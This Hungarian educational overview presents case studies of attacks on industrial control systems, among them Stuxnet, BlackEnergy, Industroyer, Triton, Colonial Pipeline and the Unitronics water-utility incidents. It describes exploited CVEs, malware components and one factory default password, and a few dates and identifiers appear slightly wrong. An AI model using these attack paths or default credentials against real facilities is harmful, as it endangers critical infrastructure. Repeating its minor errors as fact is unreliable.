# NÉHÁNY HÍRESSÉ VÁLT KIBER-TÁMADÁS

## A stuxnet előtti időkből

A CPS-ekkel szembeni támadások tekintetében a vízválasztó hatást egyértelműen a Stuxnet jelentette, bátran ki is jelenthetjük, hogy ez volt az első “köztudatba” is beivódott nagy volumenű kiber-támadás, azonban nem az első ilyen jellegű esemény volt, jóval korábban 1982-ben Szibériában történt az első ismert, kritikus infrastruktúra-rendszer elleni támadás. Egy trójai vírust használtak arra, hogy logikai bombát helyezzenek a SCADA-rendszerbe. A logikai bomba meghibásodást eredményezett, amely robbanást okozott, és ezzel megbénította a csővezetéket. A csővezeték szoftverét, amely a szivattyúkat, turbinákat és szelepeket volt hivatott működtetni, úgy programozták, hogy megörüljön. A szivattyúk fordulatszámát és a szelepek beállításait úgy állítsa vissza, hogy a csővezeték illesztései és hegesztési varratai számára elfogadható mértéket meghaladó, messze túlmenő nyomást eredményezzen. Az eredmény az ūrből valaha látott legmonumentálisabb nem nukleáris robbanás és tűz volt. 1999-ben egy alkalmazott karbantartást végzett egy SCADA-adatgyűjtő szerveren, amely egy benzinvezetéket irányított a WA állambeli Bellinghamben. Az adatbázis karbantartása során megrepedt egy vezeték és benzin szívárgott egy patakba, amely meggyújtotta és felgyújtotta a patak egy két mérföldes szakaszát. Ez az incidens emberéleteket is követelt. A SCADA-rendszer nem rendelkezett olyan biztonsági funkciókkal, amelyek megakadályozták volna, hogy egy karbantartási eljárás hatással legyen a rendszer működésére. 2003-ban az SQLSlammer nevű féreg megfertőzött egy SCADA-rendszert, amely az ohiói atomerőművet irányította. A féreg leállította az erőmű biztonsági rendszereit kezelő HMI-t és az azt felügyelő SCADA-rendszereket, melyek nem rendelkeztek védelemmel az ilyen típusú támadás ellen. Szintén 2003-ban a Sobig vírus megtámadta a CSX tehervonatokat irányító SCADA-rendszereket Floridában. A vírus megzavarta a jelző- és egyéb berendezéseket, majd teljesen leállította a tehervonatok mozgását. (E. J. M. Colbert, A. Kott 2016)

## Stuxnet

A Stuxnet egy 2010-ben felfedezett, rendkívül kifinomult számítógépes féreg (SCADA APT) volt, amelyet feltehetően az Egyesült Államok és Izrael közösen fejlesztett ki. Célpontjai a felügyeleti vezérlő- és adatgyűjtő rendszerek (SCADA) voltak, különösen az iráni nukleáris programban használt rendszerek. A Stuxnet összetettsége miatt volt figyelemre méltó, mivel több zero-day exploitot és fejlett technikákat használt a rendszerek megfertőzésére és az ipari folyamatok manipulálására. (E. J. M. Colbert, A. Kott – 2016)

### A támadási vektor elemzése:

1. **Terjedés:** A Stuxnet elsősorban fertőzött USB flash meghajtókon keresztül terjedt. Amikor a féret tartalmazó USB-meghajtót a Windows sebezhető verzióját futtató számítógéphez csatlakoztatták, a féreg automatikusan lefutott, és megpróbálta megfertőzni a rendszert. Miután egy fertőzött USB a hálózat, valamely számítógépébe kertült, a féreg hálózati megosztásokon és a Windows operációs rendszer sebezhető pontjain keresztül is terjedt. Mindezeken felül a Stuxnet két ismert hardware-gyártótól lopott tanúsítvánnyal is rendelkezett (RealTek, JMicron), mely segítségével megbízható forrásból származónak titulálta magát.

### 2. **Kihasznált sebezhetőségek:**

- **Shortcut LNK fájl sebezhetősége (CVE-2010-2568/MS-10-046):** A Stuxnet a Windows egy olyan sebezhetőségét használta ki, amely lehetővé tette, hogy rosszindulatú parancsikonfájlokon (.lnk fájlok) keresztül terjedjen. Amikor a felhasználó a Windows Intézőben megtekintette egy fertőzött USB-meghajtó tartalmát, a parancsikonfájl a felhasználó beavatkozása nélkül futtatta a féret. Miután a fertőzött USB a hálózat, valamely számítógépet megfertőzte, a hálózat további számítógépeinek megfertőzésére is képes volt ugyanazon technikával, mikor egy hálózaton megosztott mappához csatlakoztak. (zero-day) (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2568>)

- **Print Spooler Service sebezhetőség (CVE-2010-2729/MS-10-061):** Távoli kódvégrehajtási sebezhetőség érinti a Windows Print Spooler-t, mivel nem korlátozza megfelelően, hogy a felhasználó honnan nyomtathat egy fájlba. A támadó kihasználhatja ezt a problémát, ha speciálisan kialakított nyomtatási kérelmet küld egy sebezhető kiszolgálónak RPC-n keresztül. A szolgáltatás nem korlátozza megfelelően a hozzáférést, és lehetővé teszi a fájl mentését a támadó által megadott helyre. Ez megkönnyítheti az érintett számítógép teljes kompromittálását. Ezt arra használták, hogy egyik fertőzött gépről a másikra másolja magát. Ez a sebezhetőség lehetővé teszi egy fájl írását a még tiszta csatlakoztatott gép %System% könyvtárába. (zero-day) (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2729>)
- **Windows Kernel-Mode Drivers Elevation of Privilege sebezhetőség (MS10-073):** Ha a távoli Windows-állomáson a Windows kernel olyan verziója fut, amelyet a következő sebezhetőségek érintenek. Hivatkozások számának szivárgása, ami tetszőleges kódfuttatást eredményezhet a rendszermagban. (CVE-2010-2549) A kernel üzemmódú illesztőprogramok nem megfelelően töltik be a nem meghatározott billentyűzetrétegeket, ami tetszőleges kódfuttatást eredményezhet a kernelben. (CVE-2010-2743) A kernel-módú illesztőprogramok nem érvényesítik megfelelően a nem specifikált ablakosztály adatait, ami tetszőleges kódfuttatást eredményezhet a kernelben. (CVE-2010-2744) (zero-day) (<https://support.microsoft.com/hu-hu/topic/ms10-073-a-windows-kernelmódú-illesztőprogramjainak-biztonsági-rései-magasabb-szintű-jogosultság-megszerzését-tehetik-lehetővé-9054f2d4-e75f-796f-54d6-72e4c9902425>)
- **Windows Task Scheduler Vulnerability (CVE-2010-3338/MS-10-02):** A sebezhetőséget az okozza, hogy a Windows Feladatütemező hibásan ellenőrzi, hogy az ütemezett tevékenységek a kívánt biztonsági környezetben futnak-e, ami lehetővé teszi egy helyi támadó számára, hogy egy feladatot a Rendszer vagy a Rendszergazda fiókok környezetében ütemezzen. (<https://www.cvedetails.com/cve/CVE-2010-3338/>)

- **Siemens Simatic WinCC/Step 7 (CVE-2010-2772):** A sebezhetőség a hardcoded-olt jelszavak használata miatt állt fenn, mellyel a back-end adatbázis (Microsoft SQL Server) elérhető a Simatic WinCC-n keresztül. Egy helyi felhasználó megszerezheti a jelszót, és jogosulatlanul hozzáférhet a SCADA rendszerhez. A sebezhetőség sikeres kihasználása lehetővé teheti a támadó számára, hogy teljes irányítást szerezzen az ipari folyamat felett. (zero-day) (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2010-2772>)
  - **Microsoft Windows Server Service RPC Handling Remote Code Execution sebezhetőség (CVE-2008-4250):** A Microsoft Windows 2000 SP4, XP SP2 és SP3, Server 2003 SP1 és SP2, Vista Gold és SP1, Server 2008 és 7 Pre-Beta rendszerekben a Server szolgáltatás lehetővé teszi a távoli támadók számára tetszőleges kód futtatását egy olyan RPC-kérésen keresztül, amely túlcsordulást vált ki az útvonal kanonizálása során. (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2008-4250>)
3. Rootkit telepítése: A Stuxnet rootkitet is használt, hogy elrejtse jelenlétét a fertőzött rendszereken. A rootkit különböző technikákat alkalmazott, hogy elkerülje a vírusirtó szoftverek és biztonsági eszközök elleni ellenőrzést, megnehezítve ezzel a felderítését és eltávolítását. (A rootkit egy kimondottan nehezen kivitelezhető kibertámadási eszköz, melyek elkészítése hihetetlenül nagy szakértelmet igényel, használatuk jellemzően a bő forrásokkal rendelkező támadócsoporthoz, mint a Stuxnet estén a nemzetállamok szintjén álló megbízók)
  4. A payload szállítása és véghajtása: Miután a Stuxnet megfertőzött egy rendszert, az ipari folyamatok vezérlésére és felügyeletére használt Siemens Step7 szoftvereket és WinCC SCADA rendszereket kereste. A Stuxnet ezután megpróbálta manipulálni az ezekben a rendszerekben használt programozható logikai vezérlőket (PLC-k) a kód és a parancsok megváltoztatásával, és ezzel gyakorlatilag szabotálta a célzott ipari folyamatokat.
  5. Zero-Day Exploit-ok: A Stuxnet számos zero-day exploitot használt fel (CVE-2010-2586, CVE-2010-2729, CVE-2010-2772, MS10-073), amelyek a szoftverek korábban ismeretlen sebezhetőségeit jelentik, a payload terjesztéséhez és végrehajtásához. Ezek közé tartozott az LNK fájl sebezhetőség és a korábban említett Print Spooler szolgáltatás sebezhetősége, valamint a hardcoded-olt jelszavak és a windows kernel hibák. A zero-day kihasználások

különösen értékesek a támadók számára, mivel lehetőséget nyújtanak a rendszerek megtámadására anélkül, hogy azokat előzetesen észlelnék vagy javítanák.

### *Összegzés:*

Összességében a Stuxnet új korszakot jelentett a kiberhadviselésben, mivel megmutatta, hogy a rosszindulatú szoftverek képesek fizikai károkat okozni a kiber-fizikai alapokon fekvő kritikus infrastruktúrákban. A több zero-day exploit kihasználása és a fejlett technikák alkalmazása az egyik legkifinomultabb és leghatásosabb kiberfegyverré tették, amelyet valaha felfedeztek.

## Ukraine BlackOut – BlackEnergy 3

A 2015-ös ukrainai kibertámadások során a támadók három elosztóvállalatnál a felügyeleti vezérlő- és adatgyűjtő (SCADA) rendszerek segítségével kinyitották az összes megszakítót, amelyeket korábban kompromittáltak. Két nappal karácsony előtt délután, az egyik üzemeltető elmondása szerint, az egér magától megmozdult az ember-gép interfészen (HMI), és elkezdte távolról kikapcsolni a megszakítókat.

A BlackEnergy egy olyan kártevő "csomag", amely először 2014-ben került be a hírekbe, amikor széles körben használták az energiaszolgáltatók rendszereibe való behatolásra.

### A támadási vektor elemzése

#### **1. lépés: Rosszindulatú email**

2015 tavaszán a BlackEnergy kártevő egyik változata akkor lendült támadásba, amikor a Prykarpatty Oblenergo egyik alkalmazottja megnyitotta az email-ben kapott Excel-mellékletet (spear-phising), amely egy rosszindulatú macro-t (VBA kódot) tartalmazott. Célja az volt, hogy információkat gyűjtsön az infrastruktúráról és a hálózatokról, valamint segítsen felkészülni a jövőbeli kibertámadásokra.

Ennél a lépésnél a hackereknek sikerült kompromittálnia egy irodai laptopot a BlackEnergy e-mail mellékletnek köszönhetően. Ezt nehéz megakadályozni, mivel az emberek gyakran megnyitják a hivatalosnak tűnő email-hez csatolt fájlt.

## **2. lépés: Támadás előkészítése, hálózati vizsgálatok és fejlett tartós fenyegetések (APT)**

A távvezérelt rosszindulatú szoftver letapogatta az informatikai hálózatot (“lateral movement” technikákkal közlekedett a hálózaton), észlelt egy nyílt kapcsolatot egy informatikai rendszerről egy OT felügyeleti platformra, majd OT hálózati letapogatást végzett, OT komponensekkel kapcsolatos információkat gyűjtött, és végül minden a hagyományos informatikai, minden az OT rendszerekre telepített egy-egy indításra kész rosszindulatú szoftverkomponenst. Ez a fázis hónapokig tartott, és lehetővé tette az egyéni exploit kifejlesztését, mely payload-ját a szoftver a későbbiekben szállítani és végrehajtani is képes volt.

A hálózati jelenlét során a támadóknak sikerült azonosítani, olyan a rendszerre jellemző biztonsági sajátosságokat, mint az SSH kapcsolat (jelszóval hitelesítve) a tűzfalon keresztül (kivétel szabály volt képezve), melyhez a jelszavakat “keylogger”-ek segítségével meg is szereztek, végül a teljes felhasználói hitelesítő adatbázishoz is hozzáfértek a Windows Domain Controller feltörésével. Mindezen túl az RDP/VNC kapcsolatok engedélyét is felfedezték az HMI-ek távfelügyeletére, valamint VPN-kapcsolatokat és különböző beléptetési pontokat a rendszerbe, melyek minden kritikus szerepet töltöttek be a támadás keresztülvitelében.

## **3. lépés: A támadás indítása**

A hackerek az előre telepített rosszindulatú szoftver segítségével távolról átvette az irányítást a HMI felett, és kikapcsolta a hálózatok legtöbb kapcsolóberendezését. A további rosszindulatú szoftvereket, különösen az egyedi fejlesztésű exploitot arra használták, hogy megakadályozzák, hogy az üzemeltető visszanyerje a hálózat feletti irányítást, számos lemez törlésével (a KillDisk segítségével), valamint az Ethernet-soros “átjáró firmware” véletlenszerű kódossal történő felülírásával, így az eszközökön visszaállíthatatlan roncsdarabok lettek.

Mindezen tevékenységek közé tartozott egy DDoS támadás végrehajtása a telefonközpont ellen, amely megakadályozta, hogy az ügyfelek kapcsolatba lépjenek az elosztóval, továbbá a

szünetmentes tápegység kikapcsolása, hogy megszüntessék magának a központnak az áramellátását is.

### *Összegzés:*

A 2015-ös ukrainai kibertámadások széles körű pusztítást okoztak, és rávilágítottak a jelentős biztonsági kihívásokra, különösen a BlackEnergy rosszindulatú szoftvercsomag érintettségével. Az események elemzése rávilágított a modern kibertámadások összetettségére és szisztematikus felépítésére. A kezdeti lépés, a rosszindulatú e-mailen keresztül történő behatolás kiemeli az emberi tényező fontosságát és a felhasználói tudatosságra nevelés jelentőségét. Ezt követően a támadók folyamatosan felmérték a célrendszer hálózati topológiáját, gyenge pontokat és sebezhetőségeket keresve. A támadás végrehajtása során a támadók hatékonyan használták fel a megszerzett információkat, hogy átvegyék az irányítást az operatív technológiai (OT) rendszerek felett, jelentős károkat okozva a célzott infrastruktúrában. Mindez egyértelműen rátámaszt az ipari rendszerek összetettségére és az ellenük való védekezés kihívásaira. Ezen események alapján nyilvánvaló, hogy a kiberbiztonsági intézkedéseknek és az ipari vezérlőrendszerek védelmének kiemelt prioritást kell élveznie az ipari ágazatban.

(<https://blog.isa.org/lessons-learned-forensic-analysis-ukrainian-power-grid-cyberattack-malware>)

## Crashoverride

A "Crash override", más néven "Industroyer" egy rendkívül kifinomult rosszindulatú szoftver, amely ipari vezérlőrendszereket (ICS) céloz meg. Feltehetően ezt használták az ukrán villamosenergia-hálózat elleni 2016. decemberi kibertámadásban. Bár működésének pontos részletei nem nyilvánosak, a kiberbiztonsági szakértők elemezték a kártevőt, amelyet arra terveztek, hogy megzavarja az ipari vezérlőrendszerek (ICS), különösen az elektromos alállomásokon használt ipari vezérlőrendszerek működési folyamatait.

A rosszindulatú szoftverek szerzői négy különböző, az alábbiakban felsorolt szabványokban meghatározott ipari vezérlési protokollt támogatnak:

- IEC 60870-5-101 (más néven IEC 101)

- IEC 60870-5-104 (más néven IEC 104)
- IEC 61850
- OLE a folyamatirányítási adatok eléréséhez (OPC DA)

Mindezek mellett a rosszindulatú szoftverek szerzői egy olyan eszközt is írtak, amely DoS-támadást hajt végre egy bizonyos védelmi relécsalád, konkrétan a Siemens SIPROTEC termékcsalád ellen.

Mindezeket figyelembe véve a Win32/Industroyer malware szerzői intenzív összpontosítást mutatnak, ami arra utal, hogy az ipari vezérlőrendszerekre specializálódtak.

A rosszindulatú szoftver képességei jelentősek Ha összehasonlítjuk a fenyegető szereplők által az ukrán elektromos hálózat ellen 2015-ben elkövetett támadásokhoz használt eszközökkel, amelyek 2015. december 23-án az áramkimaradásban csúcsosodtak ki (BlackEnergy, KillDisk és más összetevők, beleértve a törvényes távoli hozzáférési szoftvereket), az Industroyer mögött álló banda sokkal fejlettebb, mivel sokat tettek azért, hogy olyan rosszindulatú szoftvereket hozzanak létre, amelyek képesek közvetlenül irányítani a kapcsolókat és a megszakítókat.

## A támadási vektor elemzése

1. Az Industroyer központi komponensét “main backdoor”-nak nevezük, melynek szerepe az Industroyer mögött álló támadók számára biztosítani, hogy a malware összes többi komponensét irányítsák. A “main backdoor” komponens meglehetősen egyszerű, HTTPS segítségével csatlakozik a távoli C&C szerverhez, és parancsokat kap a támadóktól, úgy kódolták, hogy ugyanazt a proxy címet használja, amely a helyi hálózatban található így ezt a hátsó ajtót egyértelműen úgy terveztek, hogy csak egy adott szervezetben működjön. Érdemes megemlíteni azt is, hogy a legtöbb C&C szerver, amely ilyen nyitvahagyott hátsó ajtót használ az Tor szoftvert futtat az anonimitás és a támadási forrás-cím elrejtése érdekében. Amint a támadók rendszergazdai jogosultságokat szereznek a kezdeti “main backdoor” -on keresztül, a telepített hátsó ajtót frissíthetik a Windows szolgáltatási programként futtatható, jogosultságokkal rendelkező verzióra. Ehhez kiválasztanak egy meglévő, nem kritikus Windows szolgáltatást, és az “ImagePath” beállításjegyzékértékét

kicserélik az új hátsó ajtó bináris kódjának elérési útvonalára. A Windows szolgáltatásként működő fő hátsó ajtó működése megegyezik az imént leírtakkal, azonban a kód homályosítva van.

2. A továbbiakban létrehoz egy további hátsó ajtót. A kiegészítő hátsó ajtó egy alternatív fennmaradási mechanizmust biztosít, amely lehetővé teszi a támadók számára, hogy a fő hátsó ajtó észlelése és/vagy letiltása esetén újra hozzáférjenek a célzott hálózathoz. Ez a hátsó ajtó a Windows Notepad alkalmazás trójai változata, ezáltal az alkalmazás egy teljesen működőképes változata, de a támadók rosszindulatú kódot illesztettek be, amely minden egyes alkalommal végrehajtódik, amikor az alkalmazás elindul. A beillesztett rosszindulatú kódot erősen homályosítják, de amint a kódot visszafejtik, az egy távoli C&C-kiszolgálóhoz csatlakozik, amely különbözik a korábbi hátsó ajtóban összekapcsolttól, és betölti a kívánt payloadot.
3. A “Launcher” komponens egy meghatározott időpontot és dátumot tartalmaz. Amint az egyik dátumot elérjük, a komponens két szálat hoz létre Az első szál megpróbálja betölteni a payload DLL-eket, míg a második szál egy vagy két órát vár (ez a Launcher komponens verziójától függ), majd megpróbálja betölteni az Data Wiper komponenst. A payload-ok és a Data Wiper komponens is szabványos Windows DLL fájlok.
4. 101 payload: az IEC 101 (más néven IEC 60870-5-101) nemzetközi szabványról kapta a nevét, amely egy protokollt ír le a villamos energiarendszerek felügyeletére és vezérlésére A protokollt az ipari vezérlőrendszerek és a távoli terminálegységek (RTU-k) közötti kommunikációra használják A tényleges kommunikáció soros kapcsolaton keresztül történik. A 101 payload komponens részben megvalósítja az IEC 101 szabványban leírt protokollt, és képes kommunikálni egy RTU-val vagy bármely más, az adott protokollt támogató eszközzel.
5. 104 payload: Ez a payload DLL az IEC 104 (más néven IEC 60870-5-104) nemzetközi szabvány után kapta a nevét Az IEC 104 protokoll az IEC 101 protokollt bővíti, így a protokoll TCP/IP hálózaton keresztül továbbítható (az IEC 101 kizárolag soros kommunikációra alkalmas).
6. 61850 payload: Ezen payload DLL-je végrehajtáskor megpróbálja beolvasni a konfigurációs állományt, melynek elérési útját a vezérlő összetevő szolgáltatja. Az önálló verzió alapértelmezettként a konfigurációt az i.ini-ből olvassa be. A konfigurációs fájl az elvártak szerint az IP-címek listáját tartalmazza, azoknak az eszközöknek, amelyek képesek kommunikálni az IEC 61850 szabványban leírt protokollen keresztül. Ha a konfigurációs fájl nem található, akkor ez a komponens felsorolja az összes csatlakoztatott hálózati

adaptert, hogy meghatározza azok TCP/IP alhálózati maszkjait. A 61850 payload ezután felsorolja az összes lehetséges IP-címet minden egyik alhálózati maszkhoz, és megpróbál csatlakozni a 102-es portra minden egyik címre. Ezáltal ez a komponens képes automatikusan felfedezni a hálózat releváns eszközeit. Ellenkező esetben, ha van egy konfigurációs fájl, és az tartalmaz cél IP-címeket, akkor csatlakozik a 102-es portra ezekre az IP-címekre, és azokra az címekre, amelyeket automatikusan felfedezett.

7. OPC DA payload: Az OPC DA payload komponens egy klienst valósít meg az OPC Data Access specifikációban leírt protokollhoz. Az OPC specifikáció Data Access (DA) része lehetővé teszi a valós idejű adatcserét az elosztott komponensek között, egy kliens-szerver modell alapján. Miután a támadó végrehajtotta, az összes OPC-kiszolgálót felsorolja és azonosítja az éppen futókat.
8. Data Wiper komponens: Ez egy romboló modul, amelyet a támadás végső szakaszában használnak. A támadók ezt a komponensem arra használják, hogy elrejtsék a nyomaikat és megnehezítsék a helyreállítást. A végrehajtást követően megpróbálja a Windows-szolgáltatásokat felsoroló összes kulcsot megszámlálni a rendszerleíró adatbázisban. A megtalált bejegyzések minden egyikében megpróbálja üres karakterláncnal beállítani a ImagePath rendszerleíró értéket. Ez a művelet az operációs rendszert indíthatatlanná teszi. A következő lépés a fájlok tartalmának tényleges törlése. A komponens a számítógéphez csatlakoztatott összes meghajtón felsorolja a meghatározott fájlkiterjesztésű fájlokat. A komponens a fájlok tartalmát értelmetlen adatokkal írja át, amelyeket az újonnan kiosztott memóriából nyer. Végül ez a komponens megpróbálja megszüntetni az összes folyamatot (beleértve a rendszerfolyamatokat is), kivéve a sajátját. Ez azt eredményezi, hogy a rendszer nem reagál és végül összeomlik.
9. +Port scanner: A támadók arzenálja tartalmaz egy portolvasót, amely a hálózat feltérképezésére és a támadásuk szempontjából releváns számítógépek megtalálására használható. Érdekes módon a támadók a már létező szoftverek használata helyett saját, egyedi portolvasót készítettek.
10. +DoS: Egy másik eszköz a támadók arzenáljából egy Denial-of-Service (DoS) eszköz, amely a Siemens SIPROTEC eszközök ellen használható. Ez az eszköz a CVE-2015-5374 sebezhetőséget használja ki, hogy az eszközöt érzéketlenné tegye, s mely folytán a céleszköz nem reagál semmilyen parancsra, amíg manuálisan újra nem indítják.

([https://web-assets.esetstatic.com/wls/2017/06/Win32\\_Industroyer.pdf](https://web-assets.esetstatic.com/wls/2017/06/Win32_Industroyer.pdf))

### *Összegzés:*

Határozottan kijelenthetjük, hogy a Win32/Industroyer malware család egy fejlett és kifinomult malware, amelyet ipari vezérlőrendszerek ellen használnak. Meg kell azonban jegyezni, hogy maga a malware csak egy eszköz egy még fejlettebb és elszánt rosszindulatú szereplő kezében. Az eszközkészlet által előállított naplók és a rendkívül jól konfigurálható payload-ok felhasználásával a támadók bármilyen hasonló környezethez hozzá tudták igazítani a malware-t.

Az ebben a rosszindulatú szoftverben is általánosan használt ipari vezérlő protokollokat évtizedekkel ezelőtt terveztek, a biztonság figyelembevétele nélkül Ezért az ilyen protokollokat használó rendszereket tartalmazó ipari hálózatokba való behatolást bizonyítéknak kellenne tekintenünk arra, hogy valamely revízió szükséges.

## Triton

2017 augusztusában a TRITON rosszindulatú szoftvereket egy szaúdi petrokémiai finomítóban a biztonsági műszeres rendszer (SIS) vezérlőinek megavarására használták. A SIS olyan kritikus folyamatokat vezérel, amelyek támogatják a biztonságot és a megbízhatóságot egy vezérlőrendszeren belül. Szerencsére a célba vett SIS biztonságos leállást kezdeményezett, amikor a kódellenőrzés sikertelen volt, ami belső vizsgálatot indított el, amely felfedte a rosszindulatú szoftvereket. Ez egyike azon kevés nyilvánosan bejelentett eseteknek, amikor a vezérlőrendszerre szánt rosszindulatú szoftverek célja a fizikai károkozás volt és az első, amely egy SIS-t céltott meg.

A TRITON malware egy olyan vezérlőrendszer-keretrendszer, amelyet a Schneider Electric Triconex SIS-vezérlők ellen fejlesztettek ki. A kártevőt különböző kiberbiztonsági cégek, például a Mandiant.

## A támadási vektor elemzése

### 1. „Lateral Movement” (oldalirányú mozgás támadási technika)

A TRITON fenyegető szereplő először megvetette a lábat („gain foothold”) a vállalati hálózaton (ennek módja ismeretlen), mielőtt a támadást végrehajtotta volna, a Mandiant jelentése szerint a fenyegető szereplő legalább egy évvel azelőtt volt jelen a vállalati hálózaton és „lateral movement” technikákkal közlekedett a hálózaton, hogy hozzáférést szerzezen a SIS-hez.

### 2. „Masquerading” (álcázás támadási technika)

A TRITON-t úgy konfiguráltuk, hogy a trilog.exe-nek álcázza magát, amely a SIS-naplók elemzésére szolgáló Triconex szoftver.

### 3. Végrehajtás API-on keresztül

A TRITON a Schneider saját fejlesztésű TriStation protokoll újbóli implementációját használja a keretrendszerén belül a program letöltéssel, a programkiosztással és a programváltozásokkal kapcsolatos API-k indításához.

### 4. Program letöltés és exploit, majd „privilege escalation” (magasabb jogosultság szerzés)

A TRITON egy korábban ismeretlen sebezhetőséget használ ki, amely a Tricon MP3008 firmware 10.0-10.4-es verziói érinti. A firmware-en belül egy nem biztonságosan megírt rendszerhívást használ ki a letöltött program. A kihasználás egy tetszőleges 2 bájtos írási primitívet ér el, amelyet a felügyelői jogosultságok megszerzésére és a firmware módosítására használnak fel.

### 5. Firmware operációk

A TRITON-t úgy programozták, hogy kódot olvasson, írjon és hajtson végre a biztonsági vezérlő memóriájában, az eszköz firmware régiójában lévő tetszőleges címen. Ez a funkció a TRITON számára egyszerű távoli hozzáférési eszközökészletet biztosít a veszélyeztetett SIS-en.

### *Összegzés:*

A TRITON képes átprogramozni a SIS-vezérlő logikáját, hogy a nem biztonságos állapotok fennmaradjanak, vagy hogy a nem biztonságos állapotokat engedélyezze. Egy ipari folyamatban belüli a nem biztonságos állapot súlyos károkat vagy életek elvesztését okozhatja. Szerencsére a rosszindulatú szoftver nem tudta megkerülni a SIS-vezérlő belső biztonsági mechanizmusait, ami még idejében leállította a megfigyelt folyamatot.

Ugyan a rosszindulatú szoftver nem tudta riasztás nélkül átprogramozni a SIS-t, azonban az áldozat kénytelen volt leállítani a petrokémiai folyamatot, hogy kivizsgálja a folyamatban lévő SIS-hibákat. A leállás és az azt követő vizsgálat termelési és pénzügyi veszteségeket okozott az eszköz tulajdonosának.

(<https://www.mandiant.com/resources/blog/attackers-deploy-new-ics-attack-framework-triton>)

## Colonial Pipeline Ransomware

A 2021. május 28-án egy zsarolóprogram-támadás hatnapos leálláshoz vezetett egy 8900 kilométeres, az USA keleti partvidékének 45%-át ellátó benzint, dízel- és repülőgépüzemanyagot szállító csővezeték leállítása miatt. A Colonial Pipeline kénytelen volt váltságdíjat fizetni a DarkSide kiberbűnözői bandának, hogy az üzemeltető visszaszerezze a hozzáférést saját IT-rendszereihez, amelyeket a zsarolóprogram zárt. Az üzemeltető szerint több tízmillió dollárba kerülne a rendszerek ellenőrzése és teljes helyreállítása hónapok alatt. Hangsúlyozta, hogy a támadás csak az informatikai rendszerét érintette, és nem eredményezte azt, hogy a DarkSide hozzáférést szerzett volna az operatív technológiához (OT).

## A támadási vektor elemzése

### **1. lépés: VPN adatok megszerzése**

A DarkSide bandának sikerült megszereznie egy VPN fiók jelszavát, amely már nem volt használatban, de aktív maradt a rendszeren. A single-factor autentikációs módszer lehetővé tette a támadók számára a Colonial IT hálózatához való hozzáférést, és ezzel együtt az érzékeny adatokhoz is. A jelentések szerint a kibertámadásban használt jelszó a korábban Darkweben kiszivárgott jelszavak csoportjába tartozott.

### **2. lépés: Hálózati felderítés**

Miután beléptek a hálózatba, a támadók megszerezték a belépési pont specifikus hitelesítő adatait, például felhasználói fiókokat és jelszavakat. Ezek a hitelesítő adatok további hozzáférést biztosítottak számukra a Colonial Pipeline IT infrastruktúrájához. “Lateral movement” technikákat alkalmazva a megszerzett hitelesítő adatokkal a támadók mélyebben behatoltak a rendszerbe. Ez lehetővé tette számukra, hogy megtalálják és hozzáférjenek a hálózatban tárolt érzékeny adatokhoz. Melyeket később ki is szivárogtattak.

### **3. lépés: A zsarolóprogram telepítése**

Miután hozzáfértek az érzékeny adatokhoz, a támadók zsarolóvírust telepítettek, amely titkosította az adatokat, hatékonyan kizárvva a jogosult tulajdonosokat. Ez a lépés a váltságdíj fizetésére vonatkozó követeléssel járt együtt az adatokhoz való hozzáférés helyreállítása érdekében.

## *Összegzés:*

Az elemzés alapján megállapítható, hogy a támadás fő vektora a VPN adatok megszerzése volt, amelyek lehetővé tették a támadóknak a hálózatba való behatolást és az érzékeny adatok elérését. Az ilyen típusú kiberfenyegetésekkel szembeni védelem kiemelkedő fontosságú, különösen az olyan eszközökkel és protokollokkal szemben, amelyeket távoli hozzáférésre használnak. A jelszavak biztonságának és a több faktoros hitelesítési módszerek alkalmazásának javítása lehet kulcsfontosságú a hasonló támadások megelőzésében. Jóllehet a támadás maga nem az ipari protokollok és ICS rendszerek gyengeségeit használta ki, jóval inkább az ilyen rendszerek alapját vagy legalábbis az üzemeltetésében kritikus fontosságú szerepet betöltő általános informatikai infrastruktúráét, mely védelme épp olyan fontosságú.

([https://www.dnv.com/cybersecurity/cyber-insights/us-pipeline-operators-face-compliance-with-new-cyber-security-directive-after-colonial-pipeline-attack/?utm\\_source=google&utm\\_medium=cpc&utm\\_campaign=Awareness-DSA&gad\\_source=1&gclid=CjwKCAjw5v2wBhBrEiwAXDDoJRew0qtQvVVcmukZhUamomQIypnpyaPafBJgi5Iuu\\_2TA-hfX8zCjxoCmXkQAvD\\_BwE](https://www.dnv.com/cybersecurity/cyber-insights/us-pipeline-operators-face-compliance-with-new-cyber-security-directive-after-colonial-pipeline-attack/?utm_source=google&utm_medium=cpc&utm_campaign=Awareness-DSA&gad_source=1&gclid=CjwKCAjw5v2wBhBrEiwAXDDoJRew0qtQvVVcmukZhUamomQIypnpyaPafBJgi5Iuu_2TA-hfX8zCjxoCmXkQAvD_BwE))

## US. Water Facilities Attacks

Ebben az esetben két támadást is megfogok említeni, amelyek az USA-ban történek és ellenséges külföldi országok által támogatott csoportok részéről érkeztek. Az egyik incidens akkor történt, amikor az iráni kormány által támogatott hackerek hatástanították a vízügyi létesítményekben használt üzemeltetési eszközöket, amelyek még mindig egy nyilvánosan ismert alapértelmezett rendszergazdai jelszót használtak (factory login accounts). A másik a nyugat-pennsylvaniai Aliquippa városi vízügyi hatóságot sújtotta. Abban az esetben a hackerek egy Unitronics által gyártott programozható logikai vezérlőt támadtak meg, és a készülék képernyőjén Izrael-ellenes üzenetet jelenítettek meg. A közműszolgáltatók válaszul ideiglenesen leállítottak egy szivattyút, amely ivóvizet szolgáltatott a helyi településeknek.

## A támadási vektor elemzése

Mivel két különböző támadásról van szó és a komplexitásuk is rendkívül alacsony, csupán néhány sorban foglalnám össze mi is történt. Az Unitronics által készített PLC-k, amelyek a különböző feladatokat láttak el víztisztítóban az internethez voltak csatlakoztatva (amely alapjában is fatális biztonsági hiba), mindenmellett a gyárilag beállított rendszergazdajelszó (1111) nem került módosításra az üzembeállítás után sem. Egy további hiba, mely javítására a CISA is felhívta a figyelmet az érintett PLC-k használói körében, hogy lehetőleg ne az alapmérétezett TCP 20256 portot használják, mivel ez egy újabb fegyvert ad a támadók kezébe. Mindezeket kihasználva a támadók könnyedén hozzáférést szerezhettek az eszközökhöz. (<https://www.bleepingcomputer.com/news/security/hackers-breach-us-water-facility-via-exposed-unitronics-plcs/>)

# JAVASOLT BIZTONSÁGI TECHNIKÁK

## Bump in the wire

